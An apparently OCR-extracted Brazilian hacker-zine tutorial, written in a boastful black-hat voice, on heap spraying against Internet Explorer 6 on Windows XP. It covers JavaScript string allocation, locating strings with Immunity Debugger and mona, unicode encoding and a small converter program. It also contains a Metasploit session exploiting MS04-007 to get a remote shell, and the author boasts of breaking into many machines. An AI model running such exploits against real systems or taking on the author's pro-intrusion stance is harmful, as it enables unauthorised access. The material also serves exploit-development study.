
Corporação Víbora

Codando exploits - parte IV
HEAP SPRAYING




```
                             -aa
-a-a    -x    -x -u    -u  -r -rr      -000  -55555
-a -a    -x -x  -u    -u  -r-r      -0     -0-5
-a a-a    -x    -u    -u  -rr       -0     -0-5555
-a    -a  -x -x -u    -u  -r        -0     -0    -5
-a     -a-x    -x -uuu uu -r          -000  -5555
```

-- = = [AXUR 05 - DARK SIDE HACKERS - BRAZIL] = = --


IMPALED NAZARENE


Eh com imensa satisfacao que dou inicio a mais um deleitoso, conciso e eloquente paper, focando sempre a primazia do nosso povo. Dessa vez descrevo o poder do Heap Spraying em suas diversas "rotacoes" por assim dizer, bem como demostrando todo o processo de escrita dos exploits se utilizando de uma didatica bastante explanatoria; muito bem elucidaria, diria. Algumas pessoas escrevem exploits de Heap Spraying se utilizando de varias linguagens que não a utilizada ao longo deste documento, que de fato se trata de uma linguagem de marcacao de texto, e não de programacao propriamente dita. Nao resta duvida alguma de que (a meu ver) a linguagem mais "versatil" para a escrita de exploits de HS é JavaScript. Ao inves de codarmos rotinas de *torpe* compreensao (vbscript e ActionScript por exemplo) por parte dos nossos discipulos do mau a.k.a Script Kiddies (que estao a uma passada atras de nos, os hackus lindoes do lado negro A.k.a Black Hats), simplesmente utilizaremos tags em html para escrever nossas armas de exploitacao, se por algum acaso do destino nosso sabadado estah sendo uma droga. Dedico "como sempre" o paper ao amigo **Wallace Ferreira** A.k.a **Dark_Side** (que não tenho noticias a um pouco mais de um ano), **Fernando Birck** A.k.a **F3rGO** (que é indubitavelmente um 'notório' conhecedor de engenharia reversa), **AciDmuD** por ter deixado um comentário bunitim no meu perfil lah que eu posto photos (Axur05 =P), assim me dando e consequentemente a toda minha prole os direitos da magazine. Ao Filipe Balestra A.k.a Coideloko por ter sugerido uma palestra minha pra H2HC onde o BSDaemon e o Nash Leon cantam de galo a anos, fato esse que culminou na escrita desse paper *cujo o único ponto falho era de não pagar direitinho meu honorarios*. Corelanc0d3r [AthCon], aos meus vizinhos e especialmente pra você, Xu. Por ultimo e não menos importante (o clichê nosso de cada dia), **Jeremy Brown** A.k.a **Rush** por sempre estar prontamente apto a me enviar todos os seus newest fuzzers e por ser um bom brasileiro; e a todos que se empenham horas por dia diante de seu PC com a única e quase exclusiva pretencao de enaltecer o hacking brasileiro e o James Bond.

Tambem gostaria de enfatizar/resvalar/ressaltar minha indignacao contra os fabricantes de salsicha "tintera", pois um dia desses estava eu jogando o nosso bom e velho Kingdom Hearts - Chain of memories (cough us up monstro!), de cueca, quando me deparo com a mesma toda manchada! Obrigado pela atenção.Nao podemos esquecer a senhorita **Sandra Julia Firmino** ('Aka **Little Witch**) por gostar tanto de neskuik de morango e dos "bunequinho" do Final Fantasy XIII for ps3. E ao Edu/admin do blackhat-forums por ser mais um brasileiro ktando exploits para nosso governo e por ter codado uma html backdoor, bem como entender a fundo o PaX pr0j3ct }=)

At the beginning – Summary/Prologue

O nosso playground aqui serah sobre a arquitetura do tio Bill, porque de fato não vivo sem os MMORPGs, mesmo com o Wine e o VMware-workstation-6.0.0-44426.i386.tar.gz a solta por aih. O foco aqui serah o W32 x86 XP-SP3 rodando Internet Explorer 6.0.2900.5512.xpsp.080413-2111. Como usual rode seu brower e ao lado da guia *Ferramentas* faça o que estah vendo abaixo para descobrir a versao de seu browser.





Pra ktar o seu pacote de servico basta que emita o comando winver na shell ou em 'Executar', se teu OS estiver em português.

Eh de conhecimento geral que havia no milw0rm um montante significativo de exploits remotos concernente a "tecnica" que você estarah perfeitamente apto a lidar após a leitura deste documento. Entretanto uma quantidade consideravel desse montante foi codado para IE7 e versoes anteriores, como a que exploraremos ao longo do paper, ou seja, ***era*** facil analisar a estrutura dos exploits para saber como a falha ocorria e saber como escrever os exploits HS. Porque ressaltei esse fato?

Pelo simples fato de Heap Spraying precisar de certos “ajustes” para ser exploitado sobre IE8 (o padrao do Windows7). Voce teoricamente “Pixa” a Heap, mas nada parece ter acontecido. Contudo espero que aguardem um pouco mais, logo após a H2HC desse ano escreverei uma continuação para esse documento. Mas se mesmo assim não quiser esperar basta que analise um modulo do metasploit para MS11_050 que foi codado por um cara chamado sinn3r, no qual explora o IE8 rodando debaixo de DEP *bosta*, sobre Windows 7 e (claro), tambem (se retirarmos uma coisa aqui e alih) explora o nosso bom e velho Windows XP dos usuarios comuns }=) Vingança por terem retirado o nosso idolatrado Raw Socket do XP Service Pack 1. Manditos! Como não tenho tanta disponibilidade de tempo assim, por hora, fico devendo, mas a única coisa que a DEP faz é impedir o “salte para os NOPs na heap”, nada alem };) Entao, assumiremos aqui que a nossa amiga DEP não estah habilitada (o padrao para todos os XPs). Vale ressaltar que, a exploracao sobre IE9 é diferente da exploracao do IE 10 sobre windows 8. Primeiramente pegue o embasamento contido nesse documento e espere o documento sequente, mas se não tiver paciencia pode já ir procurando informacoes sobre uma palestra feita para a BlackHat por Alexander Sotirov a cerca de uma tecnica intitulada Heap Feng Shui. Entao, existe um pacote chamado IECollections que disponibiliza como o próprio nome já da a entender “uma coleção de IEs”]P Com esse pacote voce pode upgradear seu IE8 por um IE9, depois retirar o EI9 para voltar a ter o padrao do Windows7, o IE8. Eh o mesmo esquema com o IE6 e IE7, lembrando que os dois podem ser explorados facilmente com base nas infomacoes que aqui estao contidas, e que sem duvida, é uma otima base para você se calcar para dar inicio a escrita de exploits para os outros releases do IE e consequentemente estar mais do que habilitado a escrever exploits para outros browsers usando Heap Spraying, como o firefox que é um dos browsers que mais preponderam no mercado dos usuario leigos (talvez porque seja mais bonitinho). Para dar prosseguimento ao paper voce tambem precisarah do Immunity Debugger (nada contra o Olly do F3rGO) e de uma ferramenta incrivel chama **mona**, a tia do mau **:)**

white hat p.a.u.-no-cuh

Alocacao de dados na heap

JavaScript aloca a maior parte de sua memoria com MSVCRT malloc() e funcoes new(), ponto. Apenas tenha isso em mente, por hora. A exceção da regra é justamente concernente as strings, no qual faremos uso para “pixar a heap” com o intuito de fazermos o retorno do SEH exploiting (nesse caso em especial) saltar para os NOPs na mesma e consequentemente alcançar o shellcode.

As Strings em JS por sua vez são armazenadas como string “BSTR”, que nada mais é do que um tipo de string “basico” e possui um header (no qual veremos logo mais abaixo). A memoria para strings javascript é alocada se utilizando da família de funcoes SysAllocString contidas na API \windows\system32\oleaut32.dll, no qual tambem contem (as) funcoes BSTR_UserFree, Marshal, Size e UnMarshal. Certo, vamos ver o que é isso na pratica.

[allocation.htm]

```
<html><body>
<script type='text/javascript'>

var string = "undigrud";
window.alert("string alocada");

</script></body>
</html>
```

Pronto, dados alocados na Heap do processo (modulo iexplore). Voce poderah declarar variaveis de varias formas para aloca-las na memoria do programa, pode por exemplo se utilizar do Objeto String - new String(str);, declarar a variavel seguida de uma outra com o '+' e pode usar tambem substring(count, count2);, com esse mesmo proposito. Veja exemplos mais explanatorios.

var variavel = new String("undigrud"); // aloca na heap a string "undigrud"
var variavel = variavel0 + variavel2; // concatena junto ao final de variavel0

substring(counter, counter2);


Faz a extracao de parte de uma string .
Sintaxe.:

```
string = "Fiu Fiu";
document.write(string.substring(0,3)); // resultado: Fiu
```


Propriedade length


Usada para determinar a quantidade de caracteres de uma string.
Sintaxe.:


```
string = "whitehat";
document.write(string.length + ' characters long');
```



O principal foco deste documento não é javascript, mas sim Heap Spraying, por isso não vou dar prosseguimento a isso, desculpe. Claro que existe muita material já publicado sobre Javascript tanto em video quanto em texto, na internet. Sucintamente escreva *Curso de JavaScript* junto ao altavista que você encontrarah muita informacao publica de qualidade. Certo, string alocada na memoria, vamos vê-la? Execute o Immunity enquanto a pagina estiver rodando e ate o processo ao mesmo.







Faremos uso agora de uma ferramenta obscura e pesada chamada ***mona v1.8x*** (meu release; e o mais recente no momento dessa escrita). Ferramenta essa largamente usada por muitos manohs do under, talvez por ser poderosa e precisa. Para sanar alguma duvida a cerca de qualquer comando do ***mona*** simplesmente escreva na janela de comandos do Immunity (logo abaixo da janela principal, no canto esquerdo).

```
0BADF00D
0BADF00D Want more info about a given command ?  Run !mona help <command>
0BADF00D
         [+] This mona.py action took 0:00:00.016000

!mona help <command-here>
```

Ou simplesmente !mona help para obter uma listagem de todos os comandos disponibilizados no release 1.8. Para instalar o mona basta que você mova-o (*mona.py*) para o diretorio de armazenagem de comandos/scripts do Immunity:

```
Endereço   C:\Arquivos de programas\Immunity Inc\Immunity Debugger\PyCommands
```

O que faremos agora eh procurar na memoria RAM a nossa string previamente alocada, string essa alocada na heap atraves do uso de javascript.

O comando find

```
0BADF00D
0BADF00D Usage of command 'find' :
0BADF00D --------------------------
         Find a sequence of bytes in memory.
```

Como você pode observar (após escrever !mona help find na janela de comandos do Immunity) o comando acha uma sequencia de bytes em memoria. Algumas ressalvas devem ser feitas agora, a primeira delas é que a opcao -s é mandatoria seguida do pattern/string propriamente dito, a segunda é que o “intervalo” de memoria 0x00000000 to 0x7fffffff corresponds a toda a memoria, intervalo esse setado com base (-b) e topo (-t). -unicode ou -ascii faz buscas por toda a memoria tento como ponto de partida 0x00000000 to 0x7fffffff (arquitetura de 32 bits) a procura da string em ascii ou unicode. - “Ih fudeu”. Voce fala. Relaxa, o paper nem comecou ainda.

```
!mona find -s "undigrud" -unicode -b 0x00000000 -t 0x7fffffff -x *
```

Esse comando fala pro mona achar (find) a string (-s) “undigrud” que estah em -unicode partindo do endereco base 0x00000000 ao endereco topo 0x7fffffff (que corresponde a toda memoria destinada a esse processo). Junto a janela de log (l) você poderah verificar os resultados desse comando .

```
L Log data
Address   Message
0BADF00D     Processing modules
0BADF00D     - Done. Let's rock 'n roll.
```

```
        ---------- Mona command started on 2012-06-28 12:18:28 (v1.3-dev, rev 166) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Expanded ascii pattern to unicode, switched search mode to bin
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x00000000 to 0x7fffffff
0BADF00D [+] Preparing log file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"undigrud" (unicode)' : 10
0BADF00D [+] Results :
0015F660   0x0015f660 : "undigrud" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
0034B2BC   0x0034b2bc : "undigrud" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
0034C040   0x0034c040 : "undigrud" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
0034C140   0x0034c140 : "undigrud" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
01112D52   0x01112d52 : "undigrud" (unicode) | ascii {PAGE_READWRITE} [None]
01113644   0x01113644 : "undigrud" (unicode) | ascii {PAGE_READWRITE} [None]
01113848   0x01113848 : "undigrud" (unicode) | ascii {PAGE_READWRITE} [None]
01117A52   0x01117a52 : "undigrud" (unicode) | ascii {PAGE_READWRITE} [None]
01118244   0x01118244 : "undigrud" (unicode) |  {PAGE_READWRITE} [None]
01118448   0x01118448 : "undigrud" (unicode) |  {PAGE_READWRITE} [None]
0BADF00D Done. Found 10 pointers
         [+] This mona.py action took 0:00:12.782000
```

Como você pode nitidamente observar ele realmente fez o que queriamos que ele fizesse. Encontrou 13 ponteiros para a nossa string, ou seja, ocorrencias que “apontam” para a mesma. Veja alih a linha `Searching from 0x00000000 to 0x7fffffff` (pesquisando de 0x0000... a 0x7f...). Observe que ele ainda escreve os resultados em um arquivo de log (find.txt) no diretorio *Immunity Debugger*. Agora esse aqui é pro VooDoo. Faremos uma breve analise do backtrace desse arquivo de log só por curiosidade irmaos de chapeu };) Dentre as informacoes contidas nesse arquivo de log você podera verificar a versao da biblioteca, os modulos propriamente dito e o caminha no qual eles se encontram no sistema.

```
--------------------------------------------
| Version, Modulename & Path
--------------------------------------------
| 5.1.2600.2180 [ShimEng.dll] (C:\WINDOWS\system32\ShimEng.dll)
| 6.02.3104.0 [MSVCP60.dll] (C:\WINDOWS\system32\MSVCP60.dll)
| 5.1.2600.2180 [WINSTA.dll] (C:\WINDOWS\system32\WINSTA.dll)
| 5.131.2600.2180 [CRYPT32.dll] (C:\WINDOWS\system32\CRYPT32.dll)
| 5.1.2600.2180 [DNSAPI.dll] (C:\WINDOWS\system32\DNSAPI.dll)
| 5.1.2600.2180 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
| 6.00.2900.2180 [UxTheme.dll] (C:\WINDOWS\system32\UxTheme.dll)
| 5.1.2600.2180 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
| 5.1.2600.2180 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
```

Esses são alguns modulos que são carregados na memoria em tempo de execucao. Vale salientar novamente que o termo 'modulo' nada mais é do que o termo usado para designar os arquivos carregados na memoria, como por exemplo .exes ou .dlls. Observe abaixo esses dois modulos. Jah invadi muita maquina por Heap Overflow explorando o ASN1 Library. Voce verificarah abaixo que foi carregado pra memoria tambem a MSVCRT, lembra do malloc()? E... Olha que lindo esse backtrace (achamos a nossa boa e velha MSASN1):

```
| 5.1.2600.2180 [MSASN1.dll] (C:\WINDOWS\system32\MSASN1.dll)
| 7.0.2600.2180 [msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
```

Shell - Konsole

Sessão Editar Ver Favoritos Configurações Ajuda

```
[*] Sending SMB session_setup request...
[*] Exiting Bind Handler.
msf msasn1_ms04_007_killbill > show RHOST
msfconsole: show: specify 'targets', 'payloads', 'options', or 'advanced'
msf msasn1_ms04_007_killbill > exploit
[*] Starting Bind Handler.
[*] Attempting to exploit target Windows 2000 SP2-SP4 + Windows XP SP0-SP1
[*] Got connection from 192.168.139.1:32794 <-> 192.168.139.129:4444

Microsoft Windows XP [versão 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Configuração de IP do Windows


Adaptador Ethernet Conexão local:

        Sufixo DNS específico de conexão  . :
        Endereço IP . . . . . . . . . . . . : 192.168.139.129
        Máscara de sub-rede . . . . . . . . : 255.255.255.0
        Gateway padrão. . . . . . . . . . . : 192.168.139.1

C:\WINDOWS\system32>
```

Shell

Compreende agora o porque da enfase nos modulos acima? Essas APIs podem ser facilmente fuzzadas usando frameworks como o Comraider da idefense labs (ferramenta muito poderosa). Tambem enfatizei as APIs padroes para lembrar-lhes que você tambem pode achar retorno nelas para escrever exploits de buffer overflow classico. Bem, vejamos o que mais foi carregado para a memoria alem de msvcrt ;)

msvcrt.dll

Nome da função	Endereço
makepath	77C15E76
malloc	77C0C407
mbbtombc	77C1132C
mbbtype	77C1146F

```
| 6.0 [comctl32.dll] (C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_65
| 5.1.2600.2180 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
| 5.1.2600.2180 [services.exe] (C:\WINDOWS\system32\services.exe)
```

Voce estah entendendo onde eu quero chegar...

```
--------------------------------------------------------------------------------
0x77182f20 : "AAAA" (unicode) | asciiprint,ascii {PAGE_READWRITE} [OLEAUT32.dll] ASLR: False,
0x77182f28 : "AAAA" (unicode) | asciiprint,ascii {PAGE_READWRITE} [OLEAUT32.dll] ASLR: False,
```

```
| True    | 5.1.2600.2180 [OLEAUT32.dll] (C:\WINDOWS\system32\OLEAUT32.dll)
```

Voltaremos a nossa velha log window para continuar a analise dos logs do nosso searching for.

```
0BADF00D [+] Results :
0015F660   0x0015f660 : "undigrud" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
0034B2BC   0x0034b2bc : "undigrud" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
0034C040   0x0034c040 : "undigrud" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
0034C140   0x0034c140 : "undigrud" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
```

O mona estah nos falando que, o endereco de memoria 0034B2BC (0x0034b2bc) realmente guarda a nossa string e que se trata de uma string (unicode). O pretenso hacker astuto tambem notarah logo a direita a palavra [Heap], só por desencargo de consciência analisaremos o dump da ocorrencia. Duplo clique no segundo ponteiro por favor. A que aponta para o endereco de memoria:

```
0x0034b2bc
```

Apos isso somos instantaneamente direcionados para a janela principal, CPU. Observe no canto inferior esquerdo da main window o seguinte resultado.

```
Address   Hex dump                  ASCII
0034B2BC  75 00 6E 00 64 00 69 00  u.n.d.i.
0034B2C4  67 00 72 00 75 00 64 00  g.r.u.d.
0034B2CC  00 00 00 00 00 00 00 00  ........
```

Veja abaixo de *ASCII* a nossa string. Como sempre gosto de repetir em uma grande parte de meus textos, dois digitos em hexadecimal equivalem a 1 byte, e nesse caso esses dois digitos abaixo de *Hex dump* equivalem a uma letra (representada abaixo de ASCII), mas... mas observe atentamente que existe um 00 após cada letra da string, que abaixo de ASCII equivale a um ponto. Hum... Isso é o que caracteriza uma string unicode no dumping. Vamos com calma. Veja nossa string alih, 0034B2BC armazena a letra 75 (u). Como todos sabemos o enderecamento de base hexadecimal segue o modelo partindo de 0 a F e ao inves de '9, 10' serah '9, A', ateh F, depois os digitos comecao a se repetir e o endereco adjacente a esse é incrementado. Pegou? Nao? Ta achando que eu to te sacaneando? O endereco de memoria 0034B2BD sua vez armazena o 00 e o 0034B2BE armazena o n (6E). Vamos ver na pratica manoh! Use o comando 'd' do Immunity, ele faz um *d*umping de um endereco quaquer, ou seja, mostra-nos o que esta armazenado por lah. Escreve 'd 0034B2BD' e 'd 0034B2BE' na janela de comandos do Immunity e em seguida tecle [Enter]

```
Address   Hex dump                  ASCII
0034B2BD  00 6E 00 64 00 69 00 67  .n.d.i.g

Address   Hex dump                  ASCII
0034B2BE  6E 00 64 00 69 00 67 00  n.d.i.g.
```

Exato e perfeito. Entao podemos inferir que o seguinte mapa de memoria é realmente valido.

```
0034B2BC = u        0034B2C6 = r
0034B2BD = 00       0034B2C7 = 00
0034B2BE = n        0034B2C8 = u
0034B2BF = 00       0034B2C9 = 00
0034B2C0 = d        0034B2CA = d
0034B2C1 = 00
0034B2C2 = i
0034B2C3 = 00
0034B2C4 = g
0034B2C5 = 00
```

Acabei de escrever um pequeno coide aqui que converte ASCII strings em Unicode strings (a que costumeiramente vemos nos dumpings de Heap Spraying. Você saberah o porque adiante). Vale salientar que a única distincao entre ambas no dumping é apenas o 00, ou seja, os digitos em hexadecimal usados para representacao das "letras do alfabeto" ainda continuam sendo os mesmos para ambos os caracteres de texto, e isso quer dizer que a ferramenta abaixo serah não só de grande *valia* como de *suma* importância para conversao de ASCII em Hex. Vale ressaltar tambem o fato de ser de conhecimento pulico que as Unicode strings equivalem dois bytes. Do ya know why? Acho que agora você sabe o porque ;)

Alessandra.c

```
#include <stdio.h>

main (){

  int i=0;
  char str[12], c;

  printf ("Alessandra - ASCII to Unicode utility by 6_Bl4ck9_f0x6\n\
Viper Corp. 2006-2012\n\nType some hex digits: ");
  scanf ("%s", &str);

  for (i;i< strlen(str);++i){
   c=str[i];
  printf ("%x 00 ", c);
  }

}
```

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\David\Desktop>Alesandra.exe
Alessandra - ASCII to Unicode utility by 6_Bl4ck9_f0x6
Viper Corp. 2006-2012

Type some hex digits:undigrud
75 00 6e 00 64 00 69 00 67 00 72 00 75 00 64 00
```

```
Type some hex digits:AAAAAAAAAA
41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00
```

Vale ressaltar o fato de que strings no dumping são case sensitive, ou seja, existe uma distinção entre as letras maiúsculas e minusculas (upper e lowercase respectivamente) .

```
C:\Documents and Settings\David\Desktop>Alesandra.exe & echo.
Alessandra - ASCII to Unicode utility by 6_Bl4ck9_f0x6
Viper Corp. 2006-2012

Type some hex digits:aaaaaaaaaa
61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00

C:\Documents and Settings\David\Desktop>
```

Falamos muito ateh aqui a cerca desse tal de unicode. Do que realmente se trata? Segundo o memoravel :. *Dicionário Técnico de Informática 3ed* por Carlos E. Morimoto, o saudoso escritor de uma das melhores distros Linux já escritas ateh o presente momento (Kurumin Linux), baseada no nosso amado Debian, unicode é isso:

> **:. ASCII**
>
> American Standard Code for Information Interchange, é ainda o código de caracteres de texto mais usado. Cada caractere de texto ASCII ocupa 8 bits de dados (1 byte), o suficiente para 256 combinações diferentes, que incluem caracteres, números e símbolos diversos. Na gíria, "ASCII" também é usado em relação a um arquivo de texto puro, sem formatação. Mais detalhes sobre o padrão ASCII podem ser vistos em: http://www.jimprice.com/jim-asc.htm O padrão mais atual que vem substituindo o ASCII gradualmente é o Unicode, onde são usados 2 bytes para cada caracter, permitindo o suporte a 65.000 caracteres e símbolos diferentes. A vantagem do Unicode é conter caracteres de várias línguas: Japonês, Chinês, etc.

Unicode não é nada alem disso acima. Com esse codigo de caracteres de texto podemos escrever letras sírias e muitos "deseninhos" que você ver no mapa de caracteres. Escreva o comando *charmap* no executar para abrir o mesmo.

Mapa de caracteres

Fonte: Estrangelo Edessa — Ajuda

Caracteres a serem copiados: — Selecionar — Copiar

Modo de exibição avançado


Conjunto de caracteres: Unicode — Ir para Unicode:

Agrupar por: Tudo


Procurar por: — Pesquisar

U+071E: Letra síria yudh he


Observe que os caracteres dessa pagina estao em tailandês, como o chrone mostra. Isso apenas é possível com a utilizacao de únicode, veja porque:




Atente para o fato do hacking ser a diplomacia majoritaria limitrofe entre nosso povo e o resto do mundo. Um outro exemplo de dialeto que apenas pode ser lido com unicode segue:



Observe logo abaixo da janela do Mapa de caracteres (no canto inferior esquerdo para ser mais preciso) o codigo de caractere correspondente a letra siria acima (acima dos sh0ts do browser), verifique a presença do U, de unicode. Escreveremos essas duas letras usando javascript.




U+071E: Letra síria yudh he




U+0723: Letra síria semkath


[unicode.htm]

```
<html>
<head><title>UNICODE</title></head>
<script type='text/javascript'>

unicode = unescape('%u0724 %u071E');
document.write(unicode.toString());

</script>
</html>
```




Dois fatos importantes devem ser mencionados agora. O primeiro é o fato de muitas aplicacoes nao conseguirem ler unicode. Se você copiar esses caracteres do browser e colar em um arquivo de texto e logo após tentar salva-lo com a codificacao ANSI tradicional você vera isso:






Por favor não deixe de notar a codificacao big endian (você entenderah).

